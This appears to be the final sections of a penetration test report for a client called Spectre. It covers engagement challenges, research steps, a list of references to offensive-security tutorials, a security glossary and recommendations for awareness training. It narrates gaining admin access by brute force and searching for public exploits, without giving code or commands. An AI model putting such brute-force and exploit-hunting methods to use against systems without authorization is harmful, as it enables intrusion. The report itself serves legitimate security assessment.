5. Test data for web applications were not provided for blackbox security testing engagement.
   > All web applications of Spectre do not provide user registration option. Since this is a blackbox engagement, test data was not available and not provided by client as agreed. The Security Consultant thought out of the box to gain access to the web applications in order to test thoroughly all the web applications’ components functionality. By performing a time consuming bruteforce attack, the Security Consultant gained an access to the administration portal and furthered the security testing to unearth application weaknesses.
6. Attack payload was controlled to prevent bringing down the system service down.
   > As stated in the scope of work, Denial of Service or anything that will bring the system down is not part of the penetration testing activity. With due diligence and professional care, the Security Consultant carefully selected attack payload to be used against the target system in order not to bring down a service and to prevent disruption of normal operation during the security assessment.

6.2. Research

Due to the increasing complexity of information technology, network infrastructure and web systems security testing have become indispensable and critical activity of software/application development life cycle. Penetration testing aims to maintain the confidentiality of the data, to check against any information leakage and to maintain the functionality as intended. It checks whether the security requirements are fulfilled by the applications when they are subjected to malicious input data. Due to the rising explosion in the security vulnerabilities, there occurs a need to understand its unique challenges and issues, which will eventually serve as a useful input for the security testing tools.

The success of this security assessment relied on the skills and applied security experiences of the Security Consultant. However, extensive research work and intensive investigation made to fully understand the network infrastructure and the target systems. These efforts are as follows:

1. Gathered as much information as possible about the targeted network, systems and its running application using tools such as port scanning, fingerprinting, and vulnerability scanner/analyzer. Dedicated research work made about the identified ports, services and web applications for possible vulnerabilities. Manual investigation performed to validate the correctness of all acquired information for a particular port, service and web application.
2. Most of the web applications installed on each subdomain are provided by different 3rd party developers. Steadfast research about the potential vulnerability of each application was crucial and highly important step to get leads where to start the attack.
3. Each application's candidate vulnerabilities gathered from different sources on the Internet, exploitation of these vulnerabilities was the next challenge at play. The search for exploits was the big game, which was the key to successfully compromised most of the target systems.
4. Great number of various exploits were found for specific vulnerability for a particular application but with due care testing of the attack payload and the search for optimal usage prior to officially utilize them was utmost consideration in order not cause issues on the target system and to prevent disruption of service.

6.3. References

Alycia Mitchell, Finding WordPress Vulnerabilities
https://blog.sucuri.net/2015/12/using-wpscan-finding-wordpress-vulnerabilities.html

OCCUPYTHEWEB, How to Find Vulnerabilities for Any Website Using Nikto
https://null-byte.wonderhowto.com/how-to/hack-like-pro-find-vulnerabilities-for-any-website-using-nikto-0151729

OCCUPYTHEWEB, How to Crack Online Web Form Passwords with THC-Hydra & Burp Suite
https://null-byte.wonderhowto.com/how-to/hack-like-pro-crack-online-web-form-passwords-with-thc-hydra-burp-suite-0160643

blackMORE Ops, Use SQLMAP SQL Injection to hack a website and database in Kali Linux
https://www.darkmoreops.com/2014/08/28/use-sqlmap-sql-injection-hack-website-database

blackMORE Ops, Cracking MD5, phpBB, MySQL and SHA1 Passwords with Hashcat on Kali Linux
https://www.darkmoreops.com/2014/08/14/cracking-md5-phpbb-mysql-and-sha1-passwords-with-hashcat

Silver Moon, Hack Windows XP with Metasploit
http://www.binarytides.com/hack-windows-xp-metasploit

Anonymous, Attacking the FTP Service
https://pentestlab.blog/2012/03/01/attacking-the-ftp-service

Anonymous, Scan Website for Vulnerabilities in Kali Linux using Uniscan
https://www.blackmoreops.com/2015/10/27/scan-website-for-vulnerabilities-in-kali-linux-using-uniscan

Coding Security, Scan Website for Vulnerabilities Using Grabber Kali-Linux
https://codingsec.net/2016/04/scan-website-vulnerabilities-using-grabber

InfoSec Institute, Steganalysis: Your X-Ray Vision through Hidden Data
http://resources.infosecinstitute.com/steganalysis-x-ray-vision-hidden-data

Offensive Security, Using Metasploit Framework
https://www.offensive-security.com/metasploit-unleashed/msfconsole

Offensive Security, List of Kali Linux Tools
https://tools.kali.org/tools-listing

Offensive Security, Using JoomScan
https://tools.kali.org/web-applications/joomscan

Offensive Security, Using Patator
https://tools.kali.org/password-attacks/patator

OISSG, ISSAF Penetration Testing Framework (PTF)
https://ht.transparencytoolkit.org/FileServer/FileServer/whitepapers/issaf/issaf0.2.1A.pdf

OWASP Project Team, OWASP Top Ten Project
https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

ISECOM, Project Team, The Open Source Security Testing Methodology Manual
http://www.isecom.org/mirror/OSSTMM.3.pdf

NIST, Special Publication 800-42: Guideline on Network Security Testing
http://www.iwar.org.uk/comsec/resources/netsec-testing/sp800-42.pdf

NIST, Special Publication 800-115: Technical Guide to Information Security Testing and Assessment
http://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf

6.4. Glossary

A

access A subject's ability to view, modify, or communicate with an object. Access enables the flow of information between the subject and the object.

access control Mechanisms, controls, and methods of limiting access to resources to authorized subjects only.

access control list (ACL) A list of subjects that are authorized to access a particular object. Typically, the types of access are read, write, execute, append, modify, delete, and create.

access control mechanism Administrative, physical, or technical control that is designed to detect and prevent unauthorized access to a resource or environment.

accountability A security principle indicating that individuals must be identifiable and must be held responsible for their actions.

add-on security Security protection mechanisms that are hardware or software retrofitted to a system to increase that system's protection level.

assurance A measurement of confidence in the level of protection that a specific security control delivers and the degree to which it enforces the security policy.

attack An attempt to bypass security controls in a system with the mission of using that system or compromising it. An attack is usually accomplished by exploiting a current vulnerability.

authenticate To verify the identity of a subject requesting the use of a system and/or access to network resources. The steps to giving a subject access to an object should be identification, authentication, and authorization.
authorization Granting access to an object after the subject has been properly identified and authenticated.

B

backdoor An undocumented way of gaining access to a computer system. After a system is compromised, an attacker may load a program that listens on a port (backdoor) so that the attacker can enter the system at any time. A backdoor is also referred to as a trapdoor.

blackbox testing The testers are given very little or no information prior to the penetration test. It is also referred to as "blind testing" because the tester has to find an open route to access the network.

browsing Searching through storage media looking for specific information without necessarily knowing what format the information is in. A browsing attack is one in which the attacker looks around a computer system either to see what looks interesting
or to find specific information.

brute force attack An attack that continually tries different inputs to achieve a predefined goal, which can be used to obtain credentials for unauthorized access.

C

ciphertext Data that has been encrypted and is unreadable until it has been converted into plaintext.

cleartext In data communications, cleartext is the form of a message or data which is transferred or stored without cryptographic protection.

command line interface (CLI) A text-based interface that is used to operate software and operating systems while allowing the user to respond to visual prompts by typing single commands into the interface and receiving a reply in the same way.

communications security Controls in place to protect information as it is being transmitted, especially by telecommunications mechanisms.

compromise A violation of the security policy of a system or an organization such that unauthorized disclosure or modification of sensitive information occurs.

confidentiality A security principle that works to ensure that information is not disclosed to unauthorized subjects.

configuration management The identification, control, accounting, and documentation of all changes that take place to system hardware, software, firmware, supporting documentation, and test results throughout the lifespan of the system.

content management system (CMS) A software application or set of related programs that are used to create and manage digital content.

countermeasure A control, method, technique, or procedure that is put into place to prevent a threat agent from exploiting a vulnerability. A countermeasure is put into place to mitigate risk. Also called a safeguard or control.

covert channel A communications path that enables a process to transmit information in a way that violates the system's security policy.

cryptanalysis The practice of breaking cryptosystems and algorithms used in encryption and decryption processes.

cryptography The science of secret writing that enables storage and transmission of data in a form that is available only to the intended individuals.

cryptology The study of cryptography and cryptanalysis.

cryptosystem The hardware or software implementation of cryptography.

D

denial of service (DoS) Any action, or series of actions, that prevents a system, or its resources, from functioning in accordance with its intended purpose.

dictionary attack A form of attack in which an attacker uses a large set of likely combinations to guess a secret, usually a password.

due care Steps taken to show that a company has taken responsibility for the activities that occur within the corporation and has taken the necessary steps to help protect the company, its resources, and employees.

due diligence The process of systematically evaluating information to identify vulnerabilities, threats, and issues relating to an organization's overall risk.

E

encryption The transformation of plaintext into unreadable ciphertext.

exploit.co.il A vulnerable Web application designed as a learning platform to test various SQL injection Techniques. This is a fully functional web site with a content management system based on fckeditor.

exposure An instance of being exposed to losses from a threat. A weakness or vulnerability can cause an organization to be exposed to possible damages.

exposure factor The percentage of loss a realized threat could have on a certain asset.

F

Fail2Ban An intrusion prevention software framework that protects computer servers from brute-force attacks. Written in the Python programming language, it is able to run on POSIX systems that have an interface to a packet-control system or firewall installed locally, for example, iptables or TCP Wrapper.

false positive An error in some evaluation process in which a condition tested for is mistakenly found to have been detected. A false positive, commonly called a "false alarm", is a result that indicates a given condition has been fulfilled, when it has not.

firewall A network security device that monitors incoming and outgoing network traffic and decides whether to allow or block specific traffic based on a defined set of security rules.

FCKeditor (or CKEditor) An open source WYSIWYG text editor designed to bring common word processor features directly to web pages, simplifying their content creation. Its core code is written in JavaScript.

file transfer protocol (FTP) A standard network protocol used for the transfer of computer files between a client and server on a computer network. FTP is built on a client-server model architecture and uses separate control and data connections between the client and the server.

G

gateway A system or device that connects two unlike environments or systems. The gateway is usually required to translate between different types of applications or protocols.

graphical user interface (GUI) A type of user interface that allows users to interact with electronic devices through graphical icons and visual indicators such as secondary notation, instead of text-based user interfaces, typed command labels or text navigation.

H

hash value A numeric value of a fixed length that uniquely identifies data. Hash values represent large amounts of data as much smaller numeric values, so they are used with digital signatures.

hypertext transfer protocol (HTTP) An application protocol for distributed, collaborative, and hypermedia information systems. HTTP is the foundation of data communication for the World Wide Web. Hypertext is structured text that uses logical links (hyperlinks) between nodes containing text.

hypertext transfer protocol secure (HTTPS) The secure version of HTTP, the protocol over which data is sent between your browser and the website that you are connected to. The 'S' at the end of HTTPS stands for 'Secure'. It means all communications between your browser and the website are encrypted.

I

IceHrm A human resource management system for small and medium sized organizations. It covers all the basic HRM needs of a company such as leave management, time management and handling employee information.

identification A subject provides some type of data to an authentication service. Identification is the first step in the authentication process.

information owner The person who has final corporate responsibility of data protection and would be the one held liable for any negligence when it comes to protecting the company's information assets. The person who holds this role—usually a senior executive within the management group of the

company—is responsible for assigning a classification to the information and dictating how the information should be protected.

integrity A security principle that makes sure that information and systems are not modified maliciously or accidentally.

Institute for Security and Open Methodologies (ISECOM) Released the OSSTMM, the Open Source Security Testing Methodology Manual. Aims to improve how security was tested and implemented.

intrusion detection system (IDS) Software employed to monitor and detect possible attacks and behaviors that vary from the normal and expected activity. The IDS can be network based, which monitors network traffic, or host based, which monitors activities of a specific system and protects system files and control mechanisms.

intrusion prevention system (IPS) A network security/threat prevention technology that examines network traffic flows to detect and prevent vulnerability exploits.

iptables A user-space application program that allows a system administrator to configure the tables provided by the Linux kernel firewall (implemented as different Netfilter modules) and the chains and rules it stores.

isolation The containment of processes in a system in such a way that they are separated from one another to ensure integrity and confidentiality.

Information System Security Assessment Framework (ISSAF) A structured framework that categorizes information system security assessment into various domains and details specific evaluation or testing criteria for each of these domains. It aims to provide field inputs on security assessment that reflect real life scenarios.

J

John the Ripper A free password cracking software tool.

Joomla A free and open-source content management system (CMS) for publishing web content. It is built on a model–view–controller web application framework that can be used independently of the CMS.

K

keystroke monitoring A type of auditing that can review or record keystrokes entered by a user during an active session.

M

malware Malicious software. Code written to perform activities that circumvent the security policy of a system. Examples are viruses, malicious applets, Trojan horses, logical bombs, and worms.

MD5 A algorithm widely used hash function producing a 128-bit hash value. MD5 was initially designed to be used as a cryptographic hash function, it has been found to suffer from extensive vulnerabilities.

Metasploit A computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development.

Metasploit Framework A tool for developing and executing exploit code against a remote target machine.

MySQL An open-source relational database management system (RDBMS).

N

netapi A dynamic library (DLL) module that contains the Windows NET API used by applications to access a Microsoft network. netapi.dll is a system process that is needed for your PC to work properly.

Nikto A Web server scanner that tests Web servers for dangerous files/CGIs, outdated server software and other problems. It performs generic and server type specific checks. It also captures and prints any cookies received.

node A system that is connected to a network.

O

Open Information Systems Security Group (OISSG) An independent and non profit organization with vision to spread information security awareness by hosting an environment where security enthusiasts from all over the globe share and build knowledge.

Open Source Security Testing Methodology Manual (OSSTMM) It is a peer-reviewed manual of security testing and analysis which result in verified facts. These facts provide actionable information that can measurably improve your operational security.

Open Web Application Security Project (OWASP) An organization that provides unbiased and practical, cost-effective information about computer and Internet applications.

P

password A sequence of characters used to prove one's identity. It is used during a logon process and should be highly protected.

Patator A multi-purpose brute-forcer, with a modular design and a flexible usage.

penetration A successful attempt at circumventing security controls and gaining access to a system.

penetration testing Penetration testing is a method of evaluating the security of a computer system or network by simulating an attack that a malicious hacker would carry out. This is done so that vulnerabilities and weaknesses can be uncovered.

Penetration Testing Framework (PTF) A security testing and assessment methodology.

permissions The type of authorized interactions that a subject can have with an object. Examples include read, write, execute, add, modify, and delete.

php (Hypertext Preprocessor) A widely-used open source general-purpose scripting language that is especially suited for web development and can be embedded into HTML.

phpMyAdmin A free software tool written in PHP, intended to handle the administration of MySQL over the Web.

plaintext In cryptography, the original readable text before it is encrypted.

port scanner An application designed to probe a server or host for open ports. This is often used by administrators to verify security policies of their networks and by attackers to identify network services running on a host and exploit vulnerabilities.

port scanning A technique used to identify open ports and services available on a network host.

portable operating system interface (POSIX) A family of standards specified by the IEEE Computer Society for maintaining compatibility between operating systems.

procedure Detailed step-by-step instructions to achieve a certain task, which are used by users, IT staff, operations staff, security members, and others.

ProjectSend A self-hosted application (can be installed it easily on VPS or shared web hosting account) that lets user upload files and assign them to specific clients.

protocol A set of rules and formats that enables the standardized exchange of information between different systems.

R

remote administration tool (RAT) A piece of software or programming that allows a remote "operator" to control a system as if they have physical access to that system. While desktop sharing and remote administration have many legal uses, "RAT" software is usually associated with criminal or malicious activity.
relational database management system (RDBMS) A program that lets you create, update, and administer a relational database.

risk The likelihood of a threat agent taking advantage of a vulnerability and the resulting business impact. A risk is the loss potential, or probability, that a threat will exploit a vulnerability.

risk analysis A method of identifying risks and assessing the possible damage that could be caused in order to justify security safeguards.

risk factor A variable associated with an increased risk of disease or infection. Sometimes, determinant is also used, being a variable associated with either increased or decreased risk.

risk management The process of identifying, assessing, and reducing the risk to an acceptable level and implementing the right mechanisms to maintain that level of risk.

rules of engagement (RoE) Are rules or directives to security testing that define the circumstances, conditions, degree, and manner in which the use of attack, or actions which might be construed as provocative, may be applied. RoE deals with the manner in which the penetration test is to be conducted. Some of the directives that should be clearly mentioned in the rules of engagement before the kick start of the penetration test.

S

secure shell (SSH) A cryptographic network protocol for operating network services securely over an unsecured network. Secure Shell (SSH) is a UNIX-based command interface and protocol for securely getting access to a remote computer.

secure file transfer protocol (SFTP) A terminal program that encrypts the files that you send and receive to a remote system. SFTP is similar to FTP with the exception that all traffic, including passwords, commands and data, are encrypted to prevent eavesdropping during transmission. SFTP servers leverage SSH also known as Secure Socket Shell or Secure Shell, a network protocol and set of utilities that provide secure access to a remote computer. An SSH client is need to communicate with an SFTP server.

security policy Documentation that describes senior management's directives toward the role that security plays within the organization. It provides a framework within which an organization establishes needed levels of information security to achieve the desired confidentiality, availability, and integrity goals. A policy is a statement of information values, protection responsibilities, and organization commitment managing risks.

security testing Testing all security mechanisms and features within a system to determine the level of protection they provide. Security testing can include penetration testing, formal design and implementation verification, and functional testing.

sensitive information Information that would cause a negative effect on the company if it were lost or compromised.

SHA-1 (Secure Hash Algorithm 1) A cryptographic hash function designed by the United States National Security Agency and is a U.S. Federal Information Processing Standard published by the United States NIST. SHA-1 produces a 160-bit (20-byte) hash value known as a message digest.

shell A user interface for access to an operating system's services. In general, operating system shells use either a command-line interface (CLI) or graphical user interface (GUI), depending on a computer's role and particular operation.

social engineering The act of tricking another person into providing confidential information by posing as an individual who is authorized to receive that information.

sqlmap An open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. ... Support to enumerate users, password hashes, privileges, roles, databases, tables and columns.

steganography A practice of concealing a file, message, image, or video within another file, message, image, or video. The word steganography combines the Greek words steganos (στεγανός), meaning "covered, concealed, or protected", and graphein (γράφειν) meaning "writing".

structured query language (SQL) Used to communicate with a database. It is the standard language for relational database management systems.

standards Rules indicating how hardware and software should be implemented, used, and maintained. Standards provide a means to ensure that specific technologies, applications, parameters, and procedures are carried out in a uniform way across the
organization. They are compulsory.

subject An active entity, generally in the form of a person, process, or device, that causes information to flow among objects or that changes the system state.

T

tactical goals Midterm goals to accomplish. These may be milestones to accomplish within a project or specific projects to accomplish in a year. Strategic, tactical, and operational goals make up a planning horizon.

TCP Wrapper A host-based networking ACL system, used to filter network access to Internet Protocol servers on (Unix-like) operating systems such as Linux or BSD. It allows host or subnetwork IP addresses, names and/or ident query replies, to be used as tokens on which to filter for access control purposes.

threat Any potential danger that a vulnerability will be exploited by a threat agent.

topology The physical construction of how nodes are connected to form a network.

total risk When a safeguard is not implemented, an organization is faced with the total risk of that particular vulnerability.

Trojan horse A computer program that has an apparently or actually useful function, but that also contains additional hidden malicious capabilities to exploit a vulnerability and/or provide unauthorized access into a system.

U

user A person or process that is accessing a computer system.

user ID A unique set of characters or code that is used to identify a specific user to a system.

V

validation The act of performing tests and evaluations to test a system's security level to see if it complies with security specifications and requirements.

virus A small application, or string of code, that infects applications. The main function of a virus is to reproduce, and it requires a host application to do this. It can damage data directly or degrade system performance.

vulnerability The absence or weakness of a safeguard that could be exploited.

W

web-based file manager A file management tool that has the ability to create, rename and delete folders; create, upload, rename, download and delete files; edit text files; view image files; sort by name, size, mode and date modified; and more using a web browser.

web shell A script that can be uploaded to a web server to enable remote administration of the machine. Infected web servers can be either Internet-facing or internal to the network, where the web shell is used to pivot further to internal hosts.

Wireshark A free and open source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Originally named Ethereal, the project was renamed Wireshark in May 2006 due to trademark issues.

WordPress A free and open-source content management system (CMS) based on PHP and MySQL.

WPScan A black box WordPress vulnerability scanner.

7.0. Conclusions

The Security Consultant encourages Spectre to priorities, High and Medium vulnerabilities immediately. The tactical recommendations are short term fixes to help elevate the immediate security concerns. Spectre technical team can learn from the mistakes of other organizations. Spectre executives should start thinking about how to manage the risk of IT Infrastructure in the enterprise.

In the long term, the Security Consultant encourages Spectre to create a strategic security program that is compatible with Spectre's culture and technology. These programs come in all shapes and sizes, and Spectre should avoid attempting to do everything prescribed by some process model. Instead, leverage Spectre's existing strengths to do and measure what works.

One of the greatest threats to information security could actually come from within Spectre. Inside 'attacks' have been noted to be some of the most dangerous since these people are already quite familiar with the organization. It is not always disgruntled workers and corporate spies who are a threat. Often, it is the non-malicious, uninformed employee.

The focus will be on uninformed users who can do harm to Spectre. People are susceptible and vulnerable social engineering attack. Social engineering, in the context of information security, refers to psychological manipulation of people into performing actions or divulging confidential information. It is a type of confidence trick for the purpose of information gathering, fraud, or system access.

One of the best ways to make sure Spectre employees will not make costly errors in regard to information security is to institute company-wide security-awareness training initiatives that include, but are not limited to classroom style training sessions, security awareness website(s), helpful hints via email, or even posters. These methods can help ensure employees have a solid understanding of company security policy, procedure and best practices.

Some of the more important items to cover in Spectre security awareness training are organization's security policy, data classification and handling, workspace and desktop security, wireless networks, web application security, password security, phishing, hoaxes, malware, file sharing and copyright.

"Security awareness is a security first line of defense."

Implementation of any of the Security Consultant's recommendations is strictly voluntary on the part of Spectre and is at the discretion of the organization's management. The implementation of any recommendations contained herein does not guarantee the elimination of all risks.

The ***Risk Factor Rating*** is based on international standard scoring. The business impact of an identified vulnerability shall be determined by the asset owner and management.

All solutions documented above are derived from collected evidence by using tools and skills of the Security Consultant.

Note: The recommendations above are not limited to Spectre employees, clients and third party users who utilizes Spectre IT Infrastructure shall also be informed.